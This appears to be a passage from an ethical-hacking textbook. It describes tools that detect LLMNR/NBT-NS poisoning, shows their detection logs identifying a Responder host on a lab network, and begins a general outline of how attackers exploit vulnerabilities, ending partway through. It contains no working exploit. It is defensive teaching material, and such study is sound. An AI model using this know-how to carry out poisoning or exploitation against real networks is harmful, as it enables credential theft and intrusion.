
Tools to Detect LLMNR/NBT-NS Poisoning

Network administrators and cybersecurity professionals use tools such as Vindicate, got-responded, and Respounder to detect LLMNR/NBT-NS poisoning attacks.

- **Vindicate**

  Source: *https://github.com*

  Vindicate is an LLMNR/NBNS/mDNS spoofing detection toolkit for network administrators. Security professionals use this tool to detect name service spoofing. This tool helps them to quickly detect and isolate attackers on their network. It is designed to detect the use of hacking tools such as Responder, Inveigh, NBNSpoof, and Metasploit's LLMNR, NBNS, and mDNS spoofers while avoiding false positives. It exploits the Windows event log for quick integration with an Active Directory network.




```
PS C:\Users\Admin\Desktop\VindicateTool-master\ReleaseBinaries> ./VindicateCLI.exe
Vindicate - Copyright (C) 2017 Danny Moules
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; see LICENSE for details.

Unable to load mDNS service (Only one usage of each socket address (protocol/network address/
). Disabling. Port 5353 in use or insufficient privileges?
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Spoofing confidence level adjusted to Low
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Spoofing confidence level adjusted to Certain
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
```

Figure 6.30: Screenshot showing the output of Vindicate

- **got-responded**

  Source: *https://github.com*

  got-responded helps security professionals to check for LLMNR/NBT-NS spoofing. This tool starts in the default mode and checks for both LLMNR and NBT-NS spoofing but does not send fake SMB credentials.




```
(responded-env) ubuntu@ubuntu:~/got-responded$ python responded.py

 Author: @_w_m__


07-11 04:49 INFO     Detection started
07-11 04:49 INFO     detectNBNSSpoof: Got a response for SRVFILE-F5UJ from 10.1
0.10.11, sending verification using SRVDBJOYZ after 2s
07-11 04:49 INFO     detectNBNSSpoof: Got verification using SRVDBJOYZ from 10.
10.10.11
07-11 04:49 INFO     Spoofing detected by ip 10.10.10.11!, going dark for 360s
07-11 04:55 INFO     Going silent for 360s, don't want to spam the responder
07-11 04:55 INFO     detectNBNSSpoof: Got a response for WORKSTATION-TF74 from
10.10.10.11, sending verification using RECEPTION-JNPO after 10s
07-11 04:55 INFO     detectNBNSSpoof: Got verification using RECEPTION-JNPO fro
m 10.10.10.11
07-11 04:55 INFO     Spoofing detected by ip 10.10.10.11!, going dark for 360s
```

Figure 6.31: Screenshot showing the output of got-responded

- **Respounder**


  Source: *https://github.com*

  Respounder detects the presence of a responder in the network. Security professionals use this tool to identify compromised machines before hackers exploit password hashes. This tool also helps security professionals to detect rogue hosts running responder on public Wi-Fi networks, e.g., in airports and cafes and avoid joining such networks.



```
ubuntu@ubuntu:~/respounder$ ./respounder

[ens33]    Sending probe from 10.10.10.9...     responder
detected at 10.10.10.11
ubuntu@ubuntu:~/respounder$
```

Figure 6.32: Screenshot showing output of Respounder



Vulnerability Exploitation

- Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**. The steps involved are as follows:

1. **Identify the vulnerability**
2. **Determine the risk associated with the vulnerability**
3. **Determine the capability of the vulnerability**
4. **Develop the exploit**
5. **Select the method for delivering – local or remote**
6. **Generate and deliver the payload**
7. **Gain remote access**

Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers can perform exploitation only after discovering vulnerabilities in that target system. Attackers use discovered vulnerabilities to develop exploits and deliver and execute the exploits on the remote system.

Steps involved in exploiting vulnerabilities:

1. **Identify the Vulnerability**

   Attackers identify the vulnerabilities that exist in the target system using various techniques discussed in the previous modules. These techniques include footprinting and reconnaissance, scanning, enumeration, and vulnerability analysis. After identifying the OSs used and vulnerable services running on the target system, attackers also use various online exploit sites such as Exploit Database (*https://www.exploit-db.com*) and SecurityFocus (*https://www.securityfocus.com*) to detect vulnerabilities in underlying OS and applications.

2. **Determine the Risk Associated with the Vulnerability**

